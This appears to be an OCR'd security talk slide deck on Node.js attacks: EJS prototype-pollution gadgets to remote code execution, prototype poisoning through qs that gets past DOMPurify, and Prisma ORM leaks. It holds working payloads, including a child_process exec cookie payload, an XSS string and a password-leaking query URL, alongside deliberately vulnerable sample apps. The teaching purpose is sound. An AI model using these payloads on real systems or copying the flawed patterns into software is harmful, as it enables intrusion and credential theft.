    var src;
    /** @type {ClientFunction} */
    var fn;
    var opts = this.opts;
    var prepended = '';
    var appended = '';
    /** @type {EscapeCallback} */
    var escapeFn = opts.escapeFunction;
    /** @type {FunctionConstructor} */
    var ctor;
    /** @type {string} */
    var sanitizedFilename = opts.filename ? JSON.stringify(opts.filename) : 'undefined';

    ...

    if (opts.client) {
      src = 'escapeFn = escapeFn || ' + escapeFn.toString() + ';' + '\n' + src;
      if (opts.compileDebug) {
        src = 'rethrow = rethrow || ' + rethrow.toString() + ';' + '\n' + src;
      }
    }

    ...

    return returnedFn;
```

https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce

Example Pollution Gadget in EJS

Method to exploit:

1. Exploit the prototype pollution vuln with out payload.
    a. `metadata=j:{"__proto__": {"client": true,"escapeFunction": "JSON.stringify%3B process.mainModule.require('child_process').exec('touch /tmp/rce')"}}`
2. Trigger executing **ejs compile** by rendering a template.

```
app.get("/", (req, res) => {
    res.render("index.ejs")
});

app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});
```

https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce

Some Example of RCE Prototype Gadgets

- https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce
- https://blog.arkark.dev/2023/09/21/seccon-quals/#sandbox-node-ppjail
- *I ran out of time adding more…*

Prototype Poisoning Vulnerabilities

- Another prototype chain bug is **prototype poisoning**.

- Prototype poisoning is when you change the **prototype** of an input using **user controlled values**.
  - Sometimes validation checks don't validate the properties of **prototypes**.
  - Used for **bypassing validation checks** in NodeJS applications

- Not as severe as prototype pollution, but you can find very interesting vulns by abusing a prototype poisoning bug.

Example: Bypassing HTML Sanitisation

- Very simple web app that displays stuff on a page.
- Uses **middleware** to extract URL parameters that start with **page_** and sanitise the input using **DOMPurify** to mitigate against XSS.
- Let's see what happens if we try a basic XSS payload.

```
/**
 * Middleware
 * Gets parameters for page from query parameters
 */
app.use((req, res, next) => {
    const pageParamPrefix = "page_";
    req.pageParams = {};
    for (const param in req.query) {
        if (param.startsWith(pageParamPrefix)) {
            const keyName = param.slice(pageParamPrefix.length);
            req.pageParams[keyName] = req.query[param];
        }
    }
    next();
});

/**
 * Middleware
 * Sanitise page parameters using DOMPurify
 */
app.use((req, res, next) => {
    Object.keys(req.pageParams).forEach((keyName) => {
        req.pageParams[keyName] = DOMPurify.sanitize(req.pageParams[keyName]);
    });
    next();
});

app.get("/", (req, res) => {
    // req.pageParams will be sanitised using DOMPurify
    const pageOptions = {
        username: req.pageParams.username || "anonymous",
        message: req.pageParams.message || "hello world"
    }
    res.render("index.ejs", pageOptions)
});
```

Example: Bypassing HTML Sanitisation

- /?page_username=yeet&page_message=<**img src=x onerror=alert(document.domain)**>
- If vulnerable to XSS, we should get an alert box.
- However, **DOMPurify** strips the **onerror** attribute from out **<img>** input.
- We need to find a way to bypass the **DOMPurify** sanitisation

Example: Bypassing HTML Sanitisation

1. Loops through the URL query parameters.

```
/**
 * Middleware
 * Gets parameters for page from query parameters
 */
app.use((req, res, next) => {
    const pageParamPrefix = "page_";
    req.pageParams = {};
    for (const param in req.query) {
        if (param.startsWith(pageParamPrefix)) {
            const keyName = param.slice(pageParamPrefix.length);
            req.pageParams[keyName] = req.query[param];
        }
    }
    next();
});

/**
 * Middleware
 * Sanitise page parameters using DOMPurify
 */
app.use((req, res, next) => {
    Object.keys(req.pageParams).forEach((keyName) => {
        req.pageParams[keyName] = DOMPurify.sanitize(req.pageParams[keyName]);
    });
    next();
});

app.get("/", (req, res) => {
    // req.pageParams will be sanitised using DOMPurify
    const pageOptions = {
        username: req.pageParams.username || "anonymous",
        message: req.pageParams.message || "hello world"
    }
    res.render("index.ejs", pageOptions)
});
```

Example: Bypassing HTML Sanitisation

1. Loops through the URL query parameters.

2. If the key name starts with **page_** then…

```
/**
 * Middleware
 * Gets parameters for page from query parameters
 */
app.use((req, res, next) => {
    const pageParamPrefix = "page_";
    req.pageParams = {};
    for (const param in req.query) {
        if (param.startsWith(pageParamPrefix)) {
            const keyName = param.slice(pageParamPrefix.length);
            req.pageParams[keyName] = req.query[param];
        }
    }
    next();
});

/**
 * Middleware
 * Sanitise page parameters using DOMPurify
 */
app.use((req, res, next) => {
    Object.keys(req.pageParams).forEach((keyName) => {
        req.pageParams[keyName] = DOMPurify.sanitize(req.pageParams[keyName]);
    });
    next();
});

app.get("/", (req, res) => {
    // req.pageParams will be sanitised using DOMPurify
    const pageOptions = {
        username: req.pageParams.username || "anonymous",
        message: req.pageParams.message || "hello world"
    }
    res.render("index.ejs", pageOptions)
});
```

Example: Bypassing HTML Sanitisation

1. Loops through the URL query parameters.

2. If the key name starts with **page_** then…

3. Remove the **page_** prefix from the key and set it on **req.pageParams** for later sanitisation.

```
/**
 * Middleware
 * Gets parameters for page from query parameters
 */
app.use((req, res, next) => {
    const pageParamPrefix = "page_";
    req.pageParams = {};
    for (const param in req.query) {
        if (param.startsWith(pageParamPrefix)) {
            const keyName = param.slice(pageParamPrefix.length);
            req.pageParams[keyName] = req.query[param];
        }
    }
    next();
});

/**
 * Middleware
 * Sanitise page parameters using DOMPurify
 */
app.use((req, res, next) => {
    Object.keys(req.pageParams).forEach((keyName) => {
        req.pageParams[keyName] = DOMPurify.sanitize(req.pageParams[keyName]);
    });
    next();
});

app.get("/", (req, res) => {
    // req.pageParams will be sanitised using DOMPurify
    const pageOptions = {
        username: req.pageParams.username || "anonymous",
        message: req.pageParams.message || "hello world"
    }
    res.render("index.ejs", pageOptions)
});
```

Example: Bypassing HTML Sanitisation

1.

> What if I set a query name as **page___proto__**?

2. If the key name starts with **page_** then…

3. Remove the **page_** prefix from the key and set it on **req.pageParams** for later sanitisation.

```
/**
 * Middleware
 * Gets parameters for page from query parameters
 */
app.use((req, res, next) => {
    const pageParamPrefix = "page_";
    req.pageParams = {};
    for (const param in req.query) {
        if (param.startsWith(pageParamPrefix)) {
            const keyName = param.slice(pageParamPrefix.length);
            req.pageParams[keyName] = req.query[param];
        }
    }
    next();
});

/**
 * Middleware
 * Sanitise page parameters using DOMPurify
 */
app.use((req, res, next) => {
    Object.keys(req.pageParams).forEach((keyName) => {
        req.pageParams[keyName] = DOMPurify.sanitize(req.pageParams[keyName]);
    });
    next();
});

app.get("/", (req, res) => {
    // req.pageParams will be sanitised using DOMPurify
    const pageOptions = {
        username: req.pageParams.username || "anonymous",
        message: req.pageParams.message || "hello world"
    }
    res.render("index.ejs", pageOptions)
});
```

Example: Bypassing HTML Sanitisation

- We try to set **__proto__** of **req.pageParams** to a **string**???

```
21  app.use((req, res, next) => {
22      const pageParamPrefix = "page_";
23      req.pageParams = {};
24      for (const param in req.query) {
25          if (param.startsWith(pageParamPrefix)) {
26              const keyName = param.slice(pageParamPrefix.length);
27              req.pageParams[keyName] = req.query[param];
28          }
```

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
→ keyName
'__proto__'
→ req.query[param]
'i am the proto now'
```

- However, we need to manipulate our input type to an **Object** not a string.

qs makes everything an Object

- **qs** is a widely popular URL query string parser
- Used in nearly all NodeJS web frameworks…
- By default it allows users to manipulate their inputs into different types.

Some examples of different types.

- String: /?example=hi
  - Result: example="hi"
- **Object: /?example[hi]=there**
  - **Result: example={hi: "there"}**
- Array: /?example[]=first&example[]=second
  - Result: example=["first", "second"]

qs makes everything an Object

- **qs** is a w… …es.
  query str…
- Used in n… …e
  framework…
- Allows us… …xample[]=second
  their inp…
  types.

Example: Bypassing HTML Sanitisation

- /?page_username=yoot&page__proto__[message]=i%20am%20in%20the%20proto%20now

- We have been able to inject in a **new prototype** for the **req.pageParams**.
  - This is the prototype poisoning bug.

- So how can this bypass the DOMPurify sanitisation?

```
21  app.use((req, res, next) => {
22      const pageParamPrefix = "page_";
23      req.pageParams = {};
24      for (const param in req.query) {
25          if (param.startsWith(pageParamPrefix)) {
26              const keyName = param.slice(pageParamPrefix.length);
27              req.pageParams[keyName] = req.query[param];
28          }
29      }
30      next();
31  });
32
```

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS


```
req.pageParams
{username: 'yoot'}
  username: 'yoot'
  [[Prototype]]: Object
    message: 'i am in the proto now'
  [[Prototype]]: Object
```

Example: Bypassing HTML Sanitisation

- **Object.key iterator does not iterate through prototype keys.**


```
/**
 * Middleware
 * Sanitise page parameters using DOMPurify
 */
app.use((req, res, next) => {
    Object.keys(req.pageParams).forEach((keyName) => {
        req.pageParams[keyName] = DOMPurify.sanitize(req.pageParams[keyName]);
    });
    next();
});
```

- Therefore our poisoned **message** property would never be sanitised!



Example: Bypassing HTML Sanitisation

- Most Object.key iterators



Some methods that don’t iter prototype props

testprotopoison.js

```
const lodash = require('lodash');

const test = { some: "value" };

// simulating a prototype poisoning bug
test["__proto__"] = { "poisoned": "yup" }

console.log("test.poisoned: ", test.poisoned, "\n");

// Does not iterate through prototype properties
console.log("Object.keys(test)")
Object.keys(test).forEach((key) => console.log(key));
console.log("");

// Does not iterate through prototype properties
console.log("Object.entries(test)")
Object.entries(test).map(([k,_v]) => console.log(k));
console.log("");

// Does not iterate through prototype properties
console.log("lodash.each")
lodash.each(test, (val, key) => console.log(key))
console.log("");

// Does iterate through prototype properties
console.log("for (const key in test)")
for (const key in test) {
    console.log(key)
}
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
test.poisoned:  yup

Object.keys(test)
some

Object.entries(test)
some

lodash.each
some

for (const key in test)
some
poisoned
```

User Input Manipulation

Don't Trust Anything

- Thanks to **qs** doing this, devs should be always validating types during runtime.
  - Also JSON is a thing that can also be manipulated.

- It sometimes can cause really bad vulns
  - E.g. a lot of NodeJS libraries that query data could be abused to dump sensitive data out

Now some of you might be thinking this…

But GhostCcamm, what about TypeScript?

Wasn't TypeScript supposed to fix the issue of validating types in JavaScript?

Now some of you might be thinking this…

But GhostCcamm, what about TypeScript?

Wasn't TypeScript supposed to fix the issue of validating types in JavaScript?

Well sort of, but not quite…

About TypeScript

- TypeScript is a strongly typed language.
  - Validates types **during compilation to JavaScript files**

- However, types are only validated when compiled.
  - It is still JavaScript being executed
  - It does not validate the types during runtime.
  - You will still need to add your own validation checks.

- “TypeScript is not designed to provide input constraints that are at an advanced level of type safety.”
  - https://blog.logrocket.com/methods-for-typescript-runtime-type-checking/

Now some of you might be thinking this…

Let’s go through a TypeScript example this time about Object manipulation.

Example: NodeJS Object Relational Mappers

- Nearly all NodeJS **Object Relational Mappers (ORMs)** support some form of **Object** input syntax.

- Code on the right is an example for querying data using the **prisma** ORM.

```
const posts = await prisma.post.findMany({
    where: {
        title: title
    }
})
```

Example: NodeJS Object Relational Mappers


- However, the code on the right is vulnerable to an **ORM Leak vulnerability**.
  - The developer assumed the values of **req.query** would only be strings.
  - *Notice how it also written in TypeScript.*

```
const queryPosts = async (query: Record<string, string>) => {
    try {
        const posts = await prisma.post.findMany({
            where: query
        })
        return posts;
    } catch (error) {
        return [];
    }
}

app.get('/posts', async (req: Request, res: Response) => {
    const query = req.query;
    res.send(await queryPosts(query as Record<string, string>));
});
```

- Let’s explain why the example code is vulnerable.

Example: NodeJS Object Relational Mappers


- How the data is linked in the example app.




```
const queryPosts = async (query: Record<string, string>) => {
    try {
        const posts = await prisma.post.findMany({
            where: query
        })
        return posts;
    } catch (error) {
        return [];
    }
}

app.get('/posts', async (req: Request, res: Response) => {
    const query = req.query;
    res.send(await queryPosts(query as Record<string, string>));
});
```

Example: NodeJS Object Relational Mappers

- How the data is linked in the example app.




```
const queryPosts = async (query: Record<string, string>) => {
    try {
        const posts = await prisma.post.findMany({
            where: query
        })
        return posts;
    } catch (error) {
        return [];
    }
}

app.get('/posts', async (req: Request, res: Response) => {
    const query = req.query;
    res.send(await queryPosts(query as Record<string, string>));
});
```


Hmmm… can we dump out the User passwords?

Example: NodeJS Object Relational Mappers

- Object input for querying by the author's password using the following conditions:
  - The password starts with the letter **a**.
  - The **author** has **admin** in their email.

```
{
    "author": {
        "password": {
            "startsWith": "a"
        },
        "email": {
            "contains": "admin"
        }
    }
}
```

```
const queryPosts = async (query: Record<string, string>) => {
    try {
        const posts = await prisma.post.findMany({
            where: query
        })
        return posts;
    } catch (error) {
        return [];
    }
}

app.get('/posts', async (req: Request, res: Response) => {
    const query = req.query;
    res.send(await queryPosts(query as Record<string, string>));
});
```



Example: NodeJS Object Relational Mappers

- Object input for querying by the author's password using the following conditions:
  - The password starts with the letter **a**.
  - The **author** has **admin** in their email.
- That input as **qs** URL params.


/posts?author[password][startsWith]=a&author[email][contains]=admin

```
const queryPosts = async (query: Record<string, string>) => {
    try {
        const posts = await prisma.post.findMany({
            where: query
        })
        return posts;
    } catch (error) {
        return [];
    }
}

app.get('/posts', async (req: Request, res: Response) => {
    const query = req.query;
    res.send(await queryPosts(query as Record<string, string>));
```


```
{
    "author": {
        "password": {
            "startsWith": "a"
        },
        "email": {
            "contains": "admin"
        }
    }
}
```

Example: NodeJS Object Relational Mappers

Searching if the password starts with **a** returns a list




Searching if the password starts with **b** returns **nothing**



Example: NodeJS Object Relational Mappers


Searching if the password starts with **a** returns a list



We can infer by these different lengths that the **password** starts with the character **a**!

We can leak the full **password** character by character!

Searching if the password starts with **b** returns **nothing**



Example: NodeJS Object Relational Mappers

Proof of concept dumping the password in that example app

